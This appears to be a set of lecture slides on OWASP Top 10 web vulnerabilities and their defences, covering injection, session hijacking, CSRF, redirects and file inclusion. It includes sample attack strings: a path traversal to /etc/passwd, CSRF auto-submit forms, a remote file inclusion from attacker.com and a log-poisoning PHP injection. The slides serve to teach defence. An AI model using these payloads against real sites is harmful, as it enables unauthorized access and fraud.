
Input Validation Vulnerabilities

A1 and A2 are input validation vulnerabilities

- i.e., proper validation would remove the vulnerability

Similar patterns in code: propagates taintedness:

- input is always potentially tainted


read input
missing validation
other instructio
sensitive sink
……………………..…………SQL injection…………………………………………………………………
……………………………Cross Site Scripting…………………………………………………………………

```
$u = $_GET[‘user’];
$q = “SELECT…” .$u …;
$r = mysql_query($q);
```

```
$u = $_GET[‘user’];
$q = “Hi ” .$u;
echo($q);
```

A3 – Broken Authentication and Session Management

HTTP stateless but state needed => **sessions**

- E.g., shopping cart in online shopping application

Basic idea:

- User authenticates himself (login page)
- A **session** starts
- Server stores user info and state of the session in a table

There can be several vulnerabilities

State tracking mechanisms

Key idea: server sends the browser an ID to be included in every request

Session hijacking: attacker discovers a session ID and sends commands to that session

Prevention: IDs have to be:

- Unpredictable – to avoid attackers from guessing it and do session hijacking
- Have an expiration time – to mitigate session hijacking

State tracking mechanisms

Ways to include ID in request:

1- Cookies

Created by `Set-Cookie` field in the HTTP the response header

Small pieces of data stored in the browser; 5 items:

- Name (content of the cookie)
- Expiration date/time
- Path and domain – browser sends cookie to URLs from the domain + within the path
- Secure – cookie sent only over HTTPS (not HTTP)

Historically problematic, ambiguous semantics, RFC always evolving (6265)

2- Hidden field in a form

```
<input type="hidden" name="user" value="ddee4454xerAFW45ex">
```

Session management in practice

- Sessions are implemented by most current server-side scripting languages to track state
  - PHP, Django, JSP, ASP.NET,…
  - They implement automatically what was explained before, i.e., manage cookies on behalf of the programmer
- They are well tested so using the API defined in the language is recommended
  - In PHP: `session_start(),session_destroy()`
  - Problems still appear so being aware of best practices is important (e.g., several cases with PHP)

A4 – Direct Object Reference

- Vulnerability: site exposes a reference to an *internal object* and no proper access control
  - Ex. of objects: file, directory, database record, key (URL, form parameter)
  - The attacker can manipulate these references to access other objects without authorization

Direct object reference – file

Direct reference to **file** in web page:

```
<select name="language"><option value="fr">Francais</option
```

Processed by PHP this way:

```
require_once($_REQUEST[‘language’]."lang.php");
```

i.e., access to `http://website.com/page.php?language=fr` loads file `frlang.php`

An attacker can access a different file via a path traversal attack:

```
http://website.com/page.php?language=../../../etc/passwd%00
```

(`%00` injects `\0` – nul char injection)

Direct object references – key

Direct reference to **key** in database

```
int cardID = Integer.parseInt(request.getParameter("cardID"));
String query = "SELECT * FROM table WHERE cardID=" + cardID
```

An attacker can provide any cardID

Real case (2000):

- Australian Taxes Office had an assistance site
- Users access their data using their tax id, which was a reference to an internal object (a database key)
- A legitimate but hostile user accessed info about 17K companies

Direct object references – protection

Protection:

- Never expose object references, e.g., access database using session ID
- Do proper access control, i.e., check if user has access to data

A5 – Cross Site Request Forgery (CSRF)

Alternative names:

XSRF, Session Riding, …

Case of confused deputy attack: a program is fooled by an attacker into misusing its authority

Vulnerability:


Many sites do certain actions based on *automatically submitted, fixed*, ID, typically a session cookie

Attack:

force user to execute unwanted actions in a vulnerable site in which he/she is authenticated

can be done by sending a link by email or chat

CSRF (I)



Victim is logged in `vulnerable.com`

Victim follows attacker's link (by clicking it in an email, accessing a compromised page, …)

```
<img src= "http://vulnerable.com/transfmoney?quant=10000&dest=ATTACKER"
  width="0" height="0">
```

Illustrated as GET for simplification

The victim's browser sends the request to the web server with the victim's cookie

The site `vulnerable.com` accepts the request

CSRF (II)

Obfuscating malicious link:

```
<img src="https://attacker.com/picture.gif" width="0" height="0">
```

Where `attacker.com` is a site that redirects `attacker.com/picture.gif` to

```
http://vulnerable.com/transfmoney?quant=10000&dest=ATTACKER
```

Protection:

Same as for XSS

Insert nonce (large random number) that is not automatically sent to the server.

Common solution: insert in a hidden field in a form

do not accept operation if this nonce is not sent back in request:

```
<input type="hidden" name="_csrf" value="ddee4454xerAFW45ex">
```

For critical actions *just* re-authenticate

CSRF (III)

```
<html>
  <head>
  <script type='application/javascript'>
    function execute() {
      var form = document.getElementById('attack');
      if (form) { form.submit(); }
    }
  </script>
  </head>
  <body onload="execute()">
    <form action='http://vulnerable.com' method='POST' id='attack'>
      <input type='hidden' name='quant' value='100000'/>
      <input type='hidden' name='dest' value='ATTACKER'/>
      <input type='submit'/>
    </form>
  </body>
</html>
```

Can be hidden in a 0-sized iframe

```
<iframe src="attack.html" width="0" height=“0">
</iframe>
```

A6 – Security misconfiguration

- Misconfiguration vulnerabilities can exist at any level
  - OS, web server, application server, framework, custom code

- Attacker can access several things to gain unauthorized access to or knowledge of the system
  - default accounts (even with low privileges),
  - unused pages,
  - unpatched vulnerabilities,
  - unprotected files and directories,
  - etc.

Security misconfiguration (cont.)

- More examples
  - Default account isn’t changed; attacker can use it to login
  - Patch of an open source webapp not installed (e.g., phpmyadmin, Joomla, Wordpress, their plugins...)
- Protection: automated scanners
  - useful tools for detecting missing patches, misconfigurations, use of default accounts, unnecessary services, etc.
  - Ex: Nikto, w3af

A7 – Failure to Restrict URL Access

- Vulnerability:
  - Pages that are “protected” simply by being inaccessible from the “normal” web tree (security by obscurity); examples:
    - “Hidden” URLs for administration that in fact are accessible to anyone that knows about them (e.g., /admin/adduser.php)
    - “Hidden” files such as static XML or system generated reports
- Attack:
  - **forced browsing**: guess links and brute force to find unprotected pages
- Protection:
  - Good access control
  - No “hidden” pages as form of protection
    - Eg, make sure *admin-only pages* are only accessible to admins instead of hidding it

A8 – Unvalidated Redirects and Forwards

- Applications frequently redirect users to other pages
  - Sometimes the target page is specified in an unvalidated parameter, allowing attackers to *choose the destination page*
  - May fool the victim into believing that it is accessing a safe website, when it is accessing a malicious site → for phishing or to install malware

Unvalidated Redirects and Forwards (2)

- Example
  - App has page called `redirect.jsp` which takes a single parameter named `url`
  - Attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware; url looks good except for the end

```
http://www.vulnerable.com/redirect.jsp?url=evil.com
```

Unvalidated Redirects and Forwards (3)

- Example
  - App has a page `config.php` with some restricted access
  - App has page called `end.php` which takes a single parameter named `url` and redirects it to `end1.php`, `end2.php`, or `end3.php`

    `http://www.vulnerable.com/end.php?url=end1.php`

  - Attacker crafts a malicious URL that redirects end to `config.php`

    `http://www.vulnerable.com/redirect.jsp?url=config.php`

- Prevention:
  - avoid redirects/forwards; avoid using inputs in them; validate inputs

A9 – Insecure Cryptographic Storage

- Vulnerabilities (most common):
  - Sensitive data not encrypted
  - Use of home grown algorithms. BAD! VERY BAD IDEA!
  - Use of known weak algorithms (MD5, RC3, RC4,…, SHA-1)
  - Good algorithms badly used
  - Hard-coding keys and storing keys in unprotected stores
- Protection:
  - Do the contrary…

NIST SP 800-131A “Transitioning the Use of Cryptographic Algorithms and Key Lengths”, Revision 2, March 2019

A10 – Insecure Transport Layer Protection

- Vulnerability:
  - Sensitive traffic not encrypted (over Internet and backend)
  - Authenticated sessions not encrypted
  - HTTPS used only for authentication, not afterwards

- Protection:
  - Use HTTPS

Extra: Remote file inclusion (PHP)

- Allows running PHP code at the server
- Very relevant some years ago but no longer works in the PHP default configuration
  - register_globals default went from ON to OFF in PHP 4.2.0
- Vulnerable site (`http://vulnerable.com`):

```
$country = $_GET[‘Country’];
include( $country . ‘.php’ );
```

- Normal use:

```
http://vulnerable.com/main.php?Country=US
```

  - Includes `US.php`
- Mallicious use:

```
http://vulnerable.com/main.php?Country=http://attacker.com/evilpage
```

  - includes `http://attacker.com/evilpage.php`

Extra: Local file inclusion (PHP)

- Also allows running PHP code at the server
  - Became popular when RFI became harder
    - If not possible to provide remote file, just provide a local one…
- How to insert a bad file at the server:
  - Upload if site allows it (pdf or another, the file extension doesn’t matter)
  - Insert it in the log: `http://vulnerable.com/<?php+phpinfo();+?>`
    → file does not exist so request is logged in error_log (Apache)
- Vulnerable site – the same (`http://vulnerable.com`):

```
$country = $_GET[‘Country’];
include( $country . ‘.php’ );
```

- Mallicious use:

```
http://vulnerable.com/main.php?Country=/var/log/httpd/error_log%00
```

The PHP runtime executed PHP and disregards the rest

Extra: Improper error handling

- Example, just by asking for non-existing page:

```
Not Found
The requested URL /page.html was not found on this server.
Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g DAV/2 PHP/5.1.2
  Server at localhost Port 80
```

  - Next the attacker can go looking for vulnerabilities in these packages/versions

- Protection:
  - Define homogeneous error handling procedures
  - Limit error information

Extra: Cryptojacking

- Cryptojacking - website provides JavaScript program that mines a cryptocurrency, e.g., Bitcoin or Monero
  - consumes CPU to calculate hashes; sends results to backend server
  - example: CoinHive, JavaScript mining script that can be used for cryptojacking or for legitimate website monetisation (substituting advertisements)
  - example: WannaMine, inserted in websites using the NSA’s EternalBlue exploit (made famous by WannaCry) that targets the SMB protocol


Extra: Browser security

- Raising interest more recently, but not less important
- Vulnerabilities in the browser allows attacks
  - e.g., at engines of: Java, ActiveX, Flash
- Some attacks
  - Drive-by download / drive-by malware – visiting a website that contains a page that exploits a vulnerability that installs malware
  - Malicious plug-ins, applets, ActiveX controls, fake codecs…
  - Man-in-the-Browser (MitB) – malware that infects the browser and modifies pages, transactions, etc.

Extra: top 10 2021

https://owasp.org/Top10/

- A4 **Insecure Design** - risks related to design flaws
- A8 **Software and Data Integrity Failures** - software updates, critical data, and continuous integration/continuous delivery (CI/CD) without verifying integrity
- A10 **Server-Side Request Forgery** (SSRF) - attacker induces server to make HTTP requests to an arbitrary domain he chooses (ex: Unvalidated Redirects and Forwards; Remote File Inclusion)



2017

A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

2021

A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*

Summary

- WWW basics
- Top 10 vulnerabilities:
  - injection, XSS, authentication / session management, direct object reference, …
- Other vulnerabilities